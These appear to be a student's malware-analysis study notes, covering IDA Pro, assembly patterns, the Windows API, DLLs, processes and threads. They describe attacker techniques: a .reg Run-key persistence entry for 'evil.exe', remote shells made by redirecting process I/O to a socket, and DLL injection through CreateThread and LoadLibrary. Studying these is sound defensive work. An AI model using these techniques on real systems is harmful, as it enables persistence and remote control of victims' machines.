XOR decoding loop with key 0x97

Quick Shortcut Summary

Key	Function
:	Add comment
;	Add repeatable comment
O	Change operand reference
X	View cross-references
P	Create function
U	Undefine code/data
C	Convert to code
D	Convert to data
A	Convert to ASCII

Scripting and Plug-ins in IDA Pro

IDA Pro supports **automation and advanced analysis** through scripting languages and plug-ins.
The most commonly used scripting methods are:

1. **IDC Scripts**
2. **IDAPython**
3. **Commercial Plug-ins**

1. IDC Scripts

IDC is a **built-in scripting language of IDA Pro** used to automate analysis tasks. It existed **before popular scripting languages like Python and Ruby**.

Location of Scripts

IDA installation directory contains: IDC subdirectory. This folder includes **sample IDC scripts** used for analyzing binaries. These scripts can be studied to learn **IDC programming**.

Characteristics of IDC Scripts

IDC scripts are structured as **programs made up of functions**. Important features:

Feature	Description
Functions	All functions are declared as **static**
Arguments	**No type specification required**
Local variables	Declared using **auto** keyword
Built-in functions	Provided by IDA Pro libraries

Many built-in functions are described in:

- **IDA Pro Help Index**
- **idc.idc file**

Example Use Case

The **PEiD tool plug-in Krypto ANALyzer (KANAL)** can export an **IDC script**.

Purpose of this script:

- Set **bookmarks**
- Insert **comments**

- Highlight important code areas

These modifications appear directly in the **IDA Pro database**.

Running an IDC Script

Steps to load and execute an IDC script: File → Script File

When executed:

- Script runs immediately
- A **toolbar window** appears

The toolbar includes:

Button	Function
Edit	Modify the script
Re-execute	Run the script again

2. IDAPython

IDAPython is a **Python-based scripting interface integrated into IDA Pro**. It allows analysts to automate complex tasks using **Python scripts**.

Advantages over IDC

- More powerful
- Easier to write and maintain
- Access to a large Python ecosystem
- Supports advanced automation

IDAPython Modules

IDAPython provides **three main modules**:

Module	Purpose
idaapi	Access to IDA Pro SDK functionality
idc	Interface to IDC functions
idautils	Utility functions for analysis

Address Referencing in IDAPython

IDAPython scripts mainly use: Effective Address (EA)

EA represents a **memory location inside the binary**.

Scripts reference code or data using:

- EA
- Symbol names

Example: ScreenEA

This function retrieves the **current cursor address in IDA**.

Example IDAPython Script Purpose

A sample script can:

- Locate all **CALL instructions**
- Highlight them for easier visibility

Steps performed by the script:

1. Obtain current location using `ScreenEA`
2. Iterate through instructions using `Heads`
3. Collect all function calls
4. Apply color using `SetColor`

Result: All CALL instructions become color-highlighted. This helps analysts **identify function calls quickly**.

3. Commercial Plug-ins for IDA Pro

Experienced analysts often use **additional plug-ins** to extend IDA Pro capabilities.

Two important commercial plug-ins are:

1. **Hex-Rays Decompiler**
2. **zynamics BinDiff**

Hex-Rays Decompiler

Converts assembly code into **C-like pseudocode**.

Example: Assembly code → Converted to readable C-style code.

Benefits:

- Easier to understand program logic
- Speeds up reverse engineering
- Closer to the **original source code**

zynamics BinDiff

Compare **two IDA Pro databases**.

Useful for analyzing:

- Malware variants
- Software patches
- Code differences

Features

BinDiff can:

- Identify **new functions**
- Compare **similar functions**

- Detect **code changes**

It also provides a: Similarity rating

This rating shows **how similar two binaries are**.

Quick Revision Table

Feature	Purpose
IDC Scripts	Built-in scripting for automation
IDAPython	Python scripting for advanced analysis
Hex-Rays	Converts assembly to C-like pseudocode
BinDiff	Compares two binaries

Unit 6

Global vs Local Variables (C vs Assembly)

Variables in programs can be **global** or **local** depending on where they are declared and how they are accessed.

1. Global Variables

Global variables are variables that **can be accessed by any function in the program**.

Where they are declared

They are declared **outside any function** in C.

Example (C):

```
int x;
int y;

void main(){
   x = 10;
}
```

Representation in Assembly

In assembly, global variables are accessed using **fixed memory addresses**. Example:

```
mov eax, 10
mov dword_40CF60, eax
```

Here: dword_40CF60 → memory address of global variable x

Meaning: Value of **EAX** is stored in memory location **0x40CF60**

Key Characteristics

Feature	Global Variable
Scope	Entire program

Location	Data section of memory
Reference	Direct memory address
Example in assembly	`dword_40CF60`

2. Local Variables

Local variables are variables that **can only be accessed inside the function where they are declared**. They are declared **inside a function**.

Example (C):

```
void main(){
   int x;
   x = 10;
}
```

Representation in Assembly

Local variables are stored on the **stack** and accessed using **EBP offsets**.

Example: mov [ebp-4], eax

Here: [ebp-4] → local variable x

Meaning: The variable is stored **4 bytes below the base pointer (EBP)**.

IDA Pro Naming

IDA Pro assigns **dummy names** to stack variables.

Example:

var_4 → [ebp-4]
var_8 → [ebp-8]

These names can be renamed to meaningful names like:

var_4 → x
var_8 → y This simplifies analysis.

Global vs Local Variables (Assembly Difference)

Feature	Global Variable	Local Variable
Storage location	Data memory	Stack
Address reference	Fixed memory address	Offset from EBP
Scope	Whole program	Inside one function
Assembly example	`dword_40CF60`	`[ebp-4]`

Arithmetic Operations in Assembly

Arithmetic operations written in **C** are translated into **assembly instructions**.

Increment (++)

C code: ***a++;***

Assembly equivalent: ***add eax, 1*** Or ***inc eax***

Decrement (--)

C code: ***a--;***

Assembly equivalent: ***sub eax, 1*** Or ***dec eax***

Addition

C code: ***a = a + 11;***

Assembly: ***add eax, 0x0***B

Subtraction

C code: a = a - b;

Assembly: sub eax, ebx

Modulo Operation (%)

The **modulo operation** gives the **remainder after division**. Example: a % b

Assembly Implementation

Division uses the instruction: div

Or idiv

Operation: ***EDX:EAX ÷ operand***

Results stored as:

Register	Result
EAX	Quotient
EDX	Remainder

Example

After division: mov var_8, edx

Meaning: The **remainder** (modulo result) stored in **EDX,** Saved into variable **b**

Important Point for Division

Before division: EDX:EAX

This means:

- **EDX contains high bits**
- **EAX contains low bits**

Together they form the **dividend (in)**.

Recognizing `if` Statements in Assembly

An **if statement** changes program execution based on a **condition**. In assembly, this decision is made using:

1. **Comparison instruction (`cmp`)**

2. **Conditional jump instruction (`jxx`)**

Common conditional jumps:

Instruction	Meaning
`je` / `jz`	jump if equal
`jne` / `jnz`	jump if not equal
`jg`	jump if greater
`jl`	jump if less
`jge`	jump if greater or equal
`jle`	jump if less or equal

Important: Every **if statement requires a conditional jump**, but not every conditional jump corresponds to an if statement.

Example: Simple `if` Statement

C Code

```
int x = 1;
int y = 2;

if(x == y){
printf("x equals y");
}
else{
printf("x is not equal to y");
}
```

Assembly Pattern

```
00401006        mov     [ebp+var_8], 1
0040100D        mov     [ebp+var_4], 2
00401014        mov     eax, [ebp+var_8]
00401017        cmp     eax, [ebp+var_4] ❶
0040101A        jnz     short loc_40102B ❷
0040101C        push    offset aXEqualsY_ ; "x equals y.\n"
00401021        call    printf
00401026        add     esp, 4
00401029        jmp     short loc_401038 ❸
0040102B loc_40102B:
0040102B        push    offset aXIsNotEqualToY ; "x is not equal to y.\n"
00401030        call    printf
```

Important Pattern

Typical **if–else structure in assembly**

cmp condition
jxx else_block

; if block
jmp end

else_block:
; else block

end:

Graph View in IDA Pro

IDA Pro graph mode helps visualize `if` statements.

Features:

- Decision node at top
- **Two execution paths**
- Each path leads to different code
- Both paths merge later

Example:

Path	Action
True	execute if block
False	execute else block

This **speeds up reverse engineering**.

Recognizing Nested `if` Statements

Nested if statements contain **multiple conditions inside each other**. **multiple comparisons and conditional jumps** Example C code:

```
if(x == y){
  if(z == 0){
    ...
  }
}
else{
  if(z == 0){
    ...
  }
}
```

Assembly Pattern

```
00401006         mov     [ebp+var_8], 0
0040100D         mov     [ebp+var_4], 1
00401014         mov     [ebp+var_C], 2
0040101B         mov     eax, [ebp+var_8]
0040101E         cmp     eax, [ebp+var_4]
00401021         jnz     short loc_401047 ❶
00401023         cmp     [ebp+var_C], 0
00401027         jnz     short loc_401038 ❷
00401029         push    offset aZIsZeroAndXY_ ; "z is zero and x = y.\n"
0040102E         call    printf
00401033         add     esp, 4
00401036         jmp     short loc_401045
00401038 loc_401038:
00401038         push    offset aZIsNonZeroAndX ; "z is non-zero and x = y.\n"
0040103D         call    printf
00401042         add     esp, 4
```

```
00401045 loc_401045:
00401045        jmp     short loc_401069
00401047 loc_401047:
00401047        cmp     [ebp+var_C], 0
0040104B        jnz     short loc_40105C ❸
0040104D        push    offset aZZeroAndXY_ ; "z zero and x != y.\n"
00401052        call    printf
00401057        add     esp, 4
0040105A        jmp     short loc_401069
0040105C loc_40105C:
0040105C        push    offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"
00401061        call    printf00401061
```

Listing 6-11: Assembly code for the nested `if` statement example shown in Listing 6-10

```
int x = 0;
int y = 1;
int z = 2;

if(x == y){
     if(z==0){
          printf("z is zero and x = y.\n");
     }else{
          printf("z is non-zero and x = y.\n");
     }
}else{
     if(z==0){
          printf("z zero and x != y.\n");
     }else{
          printf("z non-zero and x != y.\n");
     }
}
```

Key Indicator

Nested if statements contain **multiple `cmp` + `jxx` pairs**. Example in the code:

Condition	Jump
`x == y`	first jump
`z == 0`	second jump
`z == 0` (else branch)	third jump

Recognizing Loops

Loops repeat instructions until a condition is met. Common loops:

1. **for loop**
2. **while loop**

Recognizing `for` Loops

Structure in C

```
for(i=0; i<100; i++){
  printf("i = %d", i);
}
```

Four Components of a for Loop

Step	Purpose
Initialization	set loop variable
Comparison	check condition
Execution	loop body
Increment/Decrement	update variable

Assembly Pattern

1. Initialization

```
mov [ebp+var_4], 0
```

Set `i = 0`

2. Comparison

```
cmp [ebp+var_4], 64h
jge end
```

If `i >= 100`, exit loop.

3️⃣ Loop body

printf("i equals %d")

4️⃣ Increment

add eax, 1
mov [ebp+var_4], eax

Increase `i`.

5️⃣ Jump back to comparison

jmp loop_start

Key Pattern for `for` Loop

initialization

loop_start:
cmp condition
jxx end

body

increment
jmp loop_start

End:

```
00401004        mov     [ebp+var_4], 0 ❶
0040100B        jmp     short loc_401016 ❷
0040100D loc_40100D:
0040100D        mov     eax, [ebp+var_4] ❸
00401010        add     eax, 1
00401013        mov     [ebp+var_4], eax ❹
00401016 loc_401016:
00401016        cmp     [ebp+var_4], 64h ❺
0040101A        jge     short loc_40102F ❻
0040101C        mov     ecx, [ebp+var_4]
0040101F        push    ecx
00401020        push    offset aID  ; "i equals %d\n"
00401025        call    printf
0040102A        add     esp, 8
0040102D        jmp     short loc_40100D ❼
```

Listing 6-13: Assembly code for the for loop example in Listing 6-12

```
int i;

for(i=0; i<100; i++)
{
   printf("i equals %d\n", i);
}
```

Identifying Loops in IDA Graph View

IDA Pro graph view makes loops easy to see.

Key indicator: ⬆ **Upward arrow**

Meaning:

- Execution jumps **back to earlier code.** Indicates a **loop**

Graph usually contains:

1. Initialization
2. Comparison
3. Execution
4. Increment
5. Exit block

Recognizing while Loops

C Example

```
while(status == 0){
  result = performAction();
  status = checkResult(result);
}
```

Assembly Pattern

1. Loop condition check

```
cmp [ebp+var_4], 0
jnz end
```

If condition false → exit loop.

2. Loop body

```
call performAction
call checkResult
```

3. Jump back to start

```
jmp loop_start
```

Key Difference from `for` Loop

Feature	for loop	while loop
Increment section	Present	Usually absent
Condition location	after init	at loop start

Quick Recognition Guide

Pattern	Meaning
`cmp` + `jxx`	if condition
two branches	if–else
multiple cmp/jxx	nested if

upward jump	loop
init + cmp + inc	for loop
cmp + body + jump	while loop

Function Call Conventions

A **calling convention** defines **how a function call works in assembly**.

It specifies:

1. **How parameters are passed** (stack or registers)
2. **Order of parameters**
3. **Who cleans the stack** (caller or callee)
4. **Where the return value is stored**

Example Function Call

C pseudocode:

```
int test(int x, int y, int z);
ret = test(a, b, c);
```

The assembly instructions depend on the **calling convention used**.

Three Main Calling Conventions

The most common conventions are:

1. **cdecl**
2. **stdcall**
3. **fastcall**

1. cdecl (C Declaration)

`cdecl` is one of the most commonly used calling conventions.

Characteristics

Feature	Description
Parameter order	Right → Left
Stack cleanup	Caller cleans stack
Return value	Stored in **EAX**

Example Assembly

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

Explanation:

- Arguments pushed **right to left**
- After function call: add esp, 12 removes parameters from the stack.

This means the **caller cleans the stack**.

2. stdcall

`stdcall` is similar to `cdecl` but differs in **stack cleanup responsibility**. Its epilogue would need to take care of the cleanup.

Characteristics

Feature	Description
Parameter order	Right → Left
Stack cleanup	**Callee cleans stack**
Return value	Stored in **EAX**

Example

```
push c
push b
push a
call test
```

Notice: No "add esp". The function itself removes parameters.

Important Use

`stdcall` is the **standard calling convention used in Windows API**. Any code calling these API functions will not need to clean up the stack, since that's the responsibility of the DLLs that implement the code for the API function.

Example API calls:

- `CreateFile`
- `ReadFile`
- `MessageBox`

3. fastcall

`fastcall` improves performance by passing parameters in **CPU registers instead of the stack**.

Characteristics

Feature	Description
First arguments	Passed in registers
Common registers	**ECX, EDX**
Remaining arguments	Passed on stack
Stack cleanup	Usually caller

Example

```
mov ecx, a
mov edx, b
push c
call test
```

Here:

- a → ECX
- b → EDX
- c → stack

Advantage

Fastcall is faster because: Registers are faster than memory access

Return Value in Function Calls

Most calling conventions return values in: EAX. Example: mov ret, eax

Push vs Move for Parameters

Different compilers may pass arguments differently.

Method 1 – Push

```
push y
push x
call adder
```

Arguments are **pushed onto the stack**.

Method 2 – Move

```
mov [esp], x
mov [esp+4], y
call adder
```

Arguments are **placed directly into stack memory**.

Important Point

As a reverse engineer: You cannot assume which method the compiler used. Different compilers implement calling conventions differently.

Example Function (Adder)

C code:

```
int adder(int a, int b) {
 return a + b;
}
```

Assembly:

```
push ebp
mov ebp, esp
mov eax, [ebp+arg_0]
add eax, [ebp+arg_4]
pop ebp
retn
```

Explanation:

- Parameters accessed using **stack offsets**
- Result stored in **EAX**

Summary Table

Convention	Parameter Passing	Stack Cleanup	Registers Used
cdecl	Stack (right → left)	Caller	None
stdcall	Stack (right → left)	Callee	None
fastcall	Registers + Stack	Usually caller	ECX, EDX

1. Switch Statements

A **switch statement** selects one action from multiple options based on a variable value (usually an **integer or character**).

Example C code:

```
switch(i){
 case 1: ...
 case 2: ...
```

```
 case 3: ...
 default: ...
}
```

In malware, switch statements are often used to:

- Select **commands in backdoors**
- Handle **network instructions**
- Process **protocol commands**

2. Two Ways Switch Statements Compile

Compilers usually translate switch statements into assembly in **two ways**:

1. **If-style switch**
2. **Jump table switch**

If-Style Switch

This is the **simplest compilation method**. The compiler generates **multiple comparisons and conditional jumps**.

Assembly Pattern

Example structure:

```
cmp i, 1
jz case1

cmp i, 2
jz case2

cmp i, 3
jz case3

jmp default
```

Explanation:

Step	Action

`cmp`	compares value
`jz`	jump if equal
`jmp`	skip other cases

Example Case Execution

Case 1:

mov ecx, i
add ecx, 1
call printf
jmp end

Each case ends with**: jmp end**

This prevents execution from continuing into the next case.

Important Note

In disassembly it may be **hard to distinguish between:**

- a switch statement
- a sequence of `if` statements

Both appear as:

cmp
jxx
cmp
jxx

Jump Table Switch

When the switch has **many cases**, compilers optimize using a **jump table**. Instead of many comparisons, the program jumps directly to the correct case.

How Jump Tables Work

Steps:

1. Normalize index
2. Multiply index
3. Use table to determine jump address

Example:

```
sub ecx, 1
mov edx, ecx
jmp [jump_table + edx*4]
```

Explanation:

Step	Meaning
subtract	convert case values
multiply by 4	address size (4 bytes)
table lookup	find case location

Jump Table Structure

```
Jump Table
----------
case1 address
case2 address
case3 address
case4 address
```

The index selects which **case code block** to execute.

3. Arrays in Assembly

An **array** is a collection of elements stored sequentially in memory. Example C: int a[5]; int b[5];

Assembly Access Pattern

Arrays are accessed using: base_address + index * element_size

Example: mov [ebp + ecx*4 + var_14], edx

Explanation:

Component	Meaning
base address	start of array
ecx	index
*4	size of integer
result	correct element location

Global vs Local Array

Array Type	Base Address
Local	`[ebp + offset]`
Global	fixed memory address

Example:

local array → var_14
global array → dword_40A000

5. Structs (Structures)

A **struct** groups different data types together. Struct fields are accessed using **offsets from a base address**. Example:

```
struct my_structure {
 int x[5];
 char y;
 double z;
};
```

Assembly Example

mov [eax+14h], 61h

Meaning:

offset 0x14 → struct field y

61h → ASCII 'a'

Another example:

mov [eax+18h], value

This may represent:

struct field z (double)

Recognizing Structs in Assembly

Look for: base_pointer + constant offset

Example:

[eax]
[eax+4]
[eax+8]
[eax+14]

These offsets usually represent **fields of a struct**.

IDA Pro Struct Feature

IDA Pro allows creating structures using: T key

Example transformation:

Before: mov [eax+14h], 61h

After struct definition: mov [eax + my_structure.y], 61h

This greatly improves readability.

6. Linked Lists

A **linked list** is a data structure where each node contains:

1. data
2. pointer to next node

Example structure:

```
struct node{
 int x;
 struct node *next;
};
```

Linked List Traversal Pattern

Common operations:

1. create nodes
2. link nodes
3. traverse list

Node Creation

Example:

```
call malloc
mov [node], value
mov [node+4], next_pointer
```

Meaning:

```
node->x = value
node->next = pointer
```

Linked List Traversal

Typical loop:

```
cmp curr, 0
jz end

mov eax, [curr]
call printf

mov curr, [curr+4]
jmp loop
```

Explanation:

Instruction	Meaning

`[curr]`	node value
`[curr+4]`	pointer to next node

Key Recognition Pattern

A linked list often shows: mov eax, [eax+4]

This means: current_node = current_node->next

This recursive pointer behavior indicates a **linked list**.

Quick Key

The goal when analyzing assembly is **abstraction**. Instead of focusing on individual instructions like mov, cmp, jmp. You should recognize higher-level constructs:

Pattern	Meaning
cmp + jcc	if statement
upward jump	loop
many cmp/jcc	switch (if style)
jump table	optimized switch
base + index*size	array
base + offset	struct
pointer to same struct	linked list

I didnt understood struct and linked list - learn that with example

Unit 7

Chapter 7

Windows API

The **Windows API (Application Programming Interface)** is a large collection of functions provided by Microsoft that allow programs to **interact with the Windows operating system**.

Programs and malware use Windows API functions to:

- Access files
- Manage processes
- Access memory
- Modify the registry
- Communicate with devices

Because the Windows API is very extensive, developers rarely need **third-party libraries** when building Windows applications.

Windows API Naming Conventions

The Windows API uses **special data types and naming styles** that differ from standard C types.

1. Windows API Types (Hungarian Notation)

Windows commonly uses **Hungarian notation**, where the **prefix of a variable indicates its type**.

Example: dwSize

Here:

- **dw** → DWORD type
- **Size** → variable name

Common Windows API Types

Type	Prefix	Description

WORD	w	16-bit unsigned integer
DWORD	dw	32-bit unsigned integer
Handle	h / H	Reference to OS object
Long Pointer	LP	Pointer to another type
Callback	—	Function called by OS

Example

DWORD dwSize

Meaning:

- `DWORD` → 32-bit unsigned integer
- `dwSize` → variable storing size

2. Handles

A **handle** is a reference to an object created or opened in the OS.

Examples of objects:

- Files
- Windows
- Processes
- Modules
- Registry keys

Important Characteristics

Feature	Description
Acts like	Reference to object
Cannot perform	Arithmetic operations
Usage	Stored and passed to API functions

Example

Function: CreateWindowEx

Returns: HWND

This handle identifies the window.

To manipulate the window: DestroyWindow(HWND)

The handle must be used.

File System Functions

Malware frequently interacts with the **file system**. File activity can indicate malware behavior.

Example:

- Creating log files → spyware
- Writing configuration files → persistence

Important File API Functions

CreateFile

It can open existing files, pipes, streams, and I/O devices, and create new files.

Used to:

- Create files
- Open files
- Access devices

Parameter: dwCreationDisposition

Determines whether to:

- create a new file
- open an existing file

ReadFile

Reads data from a file.

Example: ReadFile(file, buffer, 40)

Reads **40 bytes**. Next call reads **next bytes** in sequence.

WriteFile

Writes data to a file. Example: WriteFile(file, buffer). Writes buffer data into the file.

CreateFileMapping

Loads a file into memory.

MapViewOfFile

Returns a pointer to the mapped file in memory.

Benefits:

- Direct memory access
- Easy file manipulation

Why Malware Uses File Mapping

Malware uses file mapping to:

- Load PE files
- Modify code in memory
- Replicate Windows loader behavior

Special Files

Windows supports **special file types** that behave like normal files but are accessed differently. Malware often uses them to **hide activity**.

1. Shared Files

Format: \\serverName\share or

\\?\serverName\share

Purpose:

- Access shared network folders
- Support longer filenames

2. Namespaces

Namespaces are **special system directories** used to access devices. To browse the NT namespace on your system, use the WinObj Object Manager namespace viewer available free from Microsoft.

NT Namespace

Prefix: \

Provides access to **system devices**.

Example: \Device\PhysicalDisk1

Allows direct disk access.

Win32 Device Namespace

Prefix: \\.\

Example: \\.\PhysicalDisk1

Malware uses this to:

- read raw disk sectors
- bypass file system protections

Example Malware Attack

The **Witty worm** wrote random data to: \Device\PhysicalDisk1. This corrupted the victim's file system.

Alternate Data Streams (ADS)

ADS allows **hidden data to be attached to a file** in NTFS.

Example: normalFile.txt:Stream:$DATA

Characteristics:

- Hidden from directory listings
- Hidden from normal file viewing

Malware uses ADS to **hide malicious data**.

Windows Registry

The **Windows Registry** is a hierarchical database that stores:

- OS configuration
- software settings
- user settings

Purpose

Malware uses the registry to:

- store configuration
- achieve persistence
- run automatically on startup

Registry Terminology

Term	Meaning
Root Key	Top-level registry section
Key	Folder in registry
Subkey	Subfolder
Value Entry	Name + data pair
Value/Data	Actual stored information

Registry Root Keys

Windows registry contains **five main root keys**.

Root Key	Purpose
HKEY_LOCAL_MACHINE (HKLM)	System-wide settings
HKEY_CURRENT_USER (HKCU)	Current user settings
HKEY_CLASSES_ROOT	File type associations
HKEY_CURRENT_CONFIG	Hardware configuration

HKEY_USERS	All user profiles

Most Important Root Keys

HKLM
HKCU

Important Malware Registry Location

Common persistence key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Programs listed here run **automatically at startup**.

Registry Tools

Regedit

Windows built-in tool used to:

- view registry
- modify registry

Left panel: registry keys

Right panel: values and data

Autoruns Tool

Autoruns scans many locations in Windows to identify **startup programs**. It checks around **25–30 persistence locations**.

Important Registry API Functions

Malware often uses these Windows API functions.

RegOpenKeyEx: Opens a registry key. Used before reading or modifying values.

RegSetValueEx: Adds or modifies a registry value. Often used by malware to create **startup entries**.

RegGetValue: Reads registry value data.

Example Malware Behavior

Malware may execute code like:

RegOpenKeyEx → open Run key
RegSetValueEx → add startup program

Example key modified: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Registry Scripts (.reg Files)

Files with extension: .reg. Contain registry instructions.

Example: Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"

When executed:

- the value **MaliciousValue** is added
- **evil.exe runs at system startup**

Function	Description
`socket`	Creates a socket
`bind`	Attaches a socket to a particular port, prior to the `accept` call
`listen`	Indicates that a socket will be listening for incoming connections
`accept`	Opens a connection to a remote socket and accepts the connection
`connect`	Opens a connection to a remote socket; the remote socket must be waiting for the connection
`recv`	Receives data from the remote socket
`send`	Sends data to the remote socket

The WSAStartup function must be called before any other networking functions in order to allocate resources for the networking libraries. When looking for the start of network connections while debugging code, it is useful to set a breakpoint on WSAStartup, because

the start of networking should follow shortly.

```
00401041  push    ecx             ; lpWSAData
00401042  push    202h            ; wVersionRequested
00401047  mov     word ptr [esp+250h+name.sa_data], ax
0040104C  call    ds:WSAStartup
00401052  push    0               ; protocol
00401054  push    1               ; type
00401056  push    2               ; af
00401058  call    ds:socket
0040105E  push    10h             ; namelen
00401060  lea     edx, [esp+24Ch+name]
00401064  mov     ebx, eax
00401066  push    edx             ; name
00401067  push    ebx             ; s
00401068  call    ds:bind
0040106E  mov     esi, ds:listen
00401074  push    5               ; backlog
00401076  push    ebx             ; s
00401077  call    esi ; listen
00401079  lea     eax, [esp+248h+addrlen]
0040107D  push    eax             ; addrlen
0040107E  lea     ecx, [esp+24Ch+hostshort]
00401082  push    ecx             ; addr
00401083  push    ebx             ; s
00401084  call    ds:accept
```

Listing 7-3: A simplified program with a server socket

DLLs — Quick, Structured Understanding

1. What is a DLL?

- **A DLL (Dynamic Link Library) is a shared executable file (.dll) used by multiple programs.**
- **It doesn't run independently like a `.exe`.**

- **Instead, it exports functions that other applications can call.**

2. DLL vs Static Library (Core Difference)

Feature	DLL (Dynamic)	Static Library
Loading	**At runtime**	**At compile time**
Memory usage	**Shared across processes**	**Separate copy per process**
File size	**Smaller EXE**	**Larger EXE**
Updates	**Can update DLL independently**	**Requires recompilation**

👉 **Key idea:**
DLL = "load when needed + shared"
Static = "built inside + duplicated"

3. Why DLLs are used (Important Points)

✔ Memory Efficiency

- **One DLL → shared by multiple running programs**
- **Saves RAM compared to static libraries**

✔ Smaller Application Size

- **Developers don't bundle everything inside `.exe`**
- **They rely on existing system DLLs (like Windows APIs)**

✔ Code Reusability

- **Common functions (e.g., file handling, UI components) stored once**
- **Used across multiple applications**

✔ Easy Updates

- **Update DLL → all dependent apps benefit instantly**

4. Real-Life Analogy (Easy Memory Trick)

Think of a DLL like:

A shared Google Drive file

- **Multiple people (programs) access the same file**
- **No need to copy it again and again**
- **Update once → everyone sees changes**

5. Why DLLs Matter in Cybersecurity

DLLs are heavily abused in malware techniques because:

- **They can hide malicious code inside trusted processes**
- **They allow code injection without creating new processes**
- **They help attackers bypass detection**

Here is your complete, no-missing-points explanation in a clear "understanding format" (structured + exam + practical view). I've covered *every concept from your text step-by-step*.

1. How Malware Authors Use DLLs

1.1 Storing Malicious Code in DLLs

- **Malware sometimes stores payload in DLL instead of .exe**
- **Reason:**
  - **A process can have only one main .exe**
  - **But it can load multiple DLLs**
- **Advantage:**
  - **Easier to inject into other processes**
  - **Helps in stealth execution**

👉 Insight:

DLL = flexible entry point into another process

1.2 Using Windows DLLs (Very Important)

- **Malware heavily depends on Windows system DLLs**
- **Examples:**
  - `kernel32.dll`
  - `user32.dll`
  - `ws2_32.dll`

Why?

- **These DLLs provide:**
  - **File access**
  - **Network communication**
  - **Process/thread control**

👉 **Key Analyst Insight:**

- **Imports = behavior clues**
- **By analyzing imported functions → you understand malware intent**

1.3 Using Third-Party DLLs

- **Malware may use DLLs from other software**

Example:

- **Using Mozilla Firefox DLL**
  - **To connect to internet instead of Windows API**

Why?

- **Blend with legitimate apps**
- **Avoid detection**

Special Case:

- **Malware may include its own DLL:**
  - **For encryption**
  - **For custom functionality**

2. Basic DLL Structure

2.1 DLL ≈ EXE Internally

- **Both use PE (Portable Executable) format**
- **Only difference:**
    - **A flag marks it as DLL**

Differences:

- **DLL:**
    - **More exports**
    - **Fewer imports**

2.2 DllMain Function (Core Concept)

What is it?

- **Main entry point of DLL**

Important Points:

- **Not exported**
- **Defined in PE header**

Triggered When:

- **DLL is loaded**
- **DLL is unloaded**
- **Thread created**
- **Thread terminated**

👉 **Purpose:**

- **Manage:**
    - **Memory**
    - **Resources**
    - **Thread-specific data**

2.3 Thread Resource Insight

- **Most DLLs ignore thread-level events**
- **If NOT ignored:**
    - **Indicates special behavior**
    - **Important for malware analysis**

3. Processes (Core OS Concept)

3.1 What is a Process?

- **A running program instance**

Contains:

- **Memory**
- **Handles**
- **Threads**

3.2 Key Features

- **Each process has:**
  - **Separate memory space**
- **Prevents:**
  - **Interference**
  - **Crashes affecting others**

3.3 System Behavior

- **Windows runs:**
  - **20–30 processes simultaneously**

OS Role:

- **Manage shared resources:**
  - **CPU**
  - **Memory**
  - **Files**
  - **Hardware**

3.4 Memory Concept (VERY IMPORTANT)

Key Idea:

- **Same memory address ≠ same data**

Example:

- **Process A → 0x00400000**
- **Process B → 0x00400000**

👉 **But:**

- **Physical memory is different**

Analogy:

> **Same house number, different cities**

4. Creating a New Process

4.1 Main Function

- `CreateProcess`

4.2 Why Malware Uses It

- **Execute malicious code separately**
- **Bypass security tools**
- **Launch legitimate apps (for hiding)**

4.3 Remote Shell Trick (Very Important)

Technique:

- **Redirect input/output to a socket**

How?

- **Use `STARTUPINFO` structure:**
  - **stdin → socket**
  - **stdout → socket**
  - **stderr → socket**

👉 **Result:**

- **Attacker controls system remotely**

4.4 Key Insight from Code

- **Socket handle assigned to:**
  - **Input**
  - **Output**
  - **Error streams**

👉 **Meaning:**

> **Entire process communication → network**

4.5 Embedded Malware Trick

- **Malware stores another:**
  - **EXE / DLL inside resource section**

Flow:

1. **Extract file**
2. **Write to disk**
3. **Execute using `CreateProcess`**

👉 **Tool for analysis:**

- **Resource Hacker**

5. Threads (Execution Level)

5.1 What is a Thread?

- **Smallest unit of execution**

Key Points:

- **Runs inside process**
- **Multiple threads per process**
- **Share memory**

5.2 Thread vs Process

Feature	Process	Thread
Memory	Separate	Shared
Execution	Independent	Within process
Cost	High	Low

6. Thread Context (CRITICAL)

6.1 Problem

- Threads share CPU
- Registers may get overwritten

6.2 Solution: Thread Context

- OS saves:
  - Registers
  - Flags
  - State

During switching:

1. Save current thread state
2. Load new thread state

👉 Ensures:

- No interference

6.3 Example Insight

- Register `EDX` stored before switch
- Restored after switch

👉 **Result:**

- **Correct execution continues**

7. Creating Threads

7.1 Function

- `CreateThread`

7.2 Key Parameters

- **Start address (function)**
- **Parameter for function**

7.3 Malware Use Cases

1. Load DLL Dynamically

- **Start address =** `LoadLibrary`
- **Argument = DLL name**

Effect:

- **Inject DLL into process**

2. Dual Thread Communication (Very Important)

Malware creates 2 threads:

Thread 1 (Output Flow)

- **Reads from pipe →** `ReadFile`
- **Sends to network →** `send`

Thread 2 (Input Flow)

- **Receives from network →** `recv`
- **Writes to pipe →** `WriteFile`

👉 **Combined Effect:**

- **Full-duplex communication**
- **Remote control channel**

7.4 Recognition Pattern

- **Two `CreateThread` calls nearby**
- **Different start addresses**

👉 **Indicates:**

Input-output communication setup

8. Bonus: Fibers

What are Fibers?

- **Similar to threads**
- **Managed by thread (not OS)**

👉 **Key Difference:**

- **Share same thread context**

Unit 8

1. What is a Debugger?

1.1 Definition

- A **debugger** is a tool used to:
  - Test programs
  - Analyze execution
  - Control behavior while running

1.2 Why Debuggers are Needed

- Normal execution:
  - Input → Output
  - ❌ No visibility of internal working
- Debugger provides:
  - Internal state
  - Memory values
  - Execution flow

1.3 Static vs Dynamic Analysis

Tool	Type	View
Disassembler	Static	Before execution
Debugger	Dynamic	During execution

👉 Key Insight:

> Debugger = “live CCTV of program behavior”

1.4 What Debuggers Can Do

- View:
  - Memory
  - Registers
  - Function arguments
- Modify:
  - Variables
  - Execution flow

    - Instructions

2. Types of Debuggers

2.1 Source-Level Debugger

- Works with:
    - High-level code (C, Java)
- Used in:
    - IDEs

Features:

- Breakpoints on source lines
- Step line-by-line

2.2 Assembly-Level Debugger

- Works with:
    - Assembly instructions
- Used in:
    - Malware analysis

👉 Important:

- No source code required

3. Kernel vs User Mode Debugging

3.1 User-Mode Debugging

- Debugger + program on same system
- Easier
- Used for:
    - Normal applications

3.2 Kernel Debugging

- Requires:
    - Two systems
        - One → target

        - One → debugger

Why?

- Only one kernel exists
- If paused → whole system stops

3.3 Tools

Tool	Mode
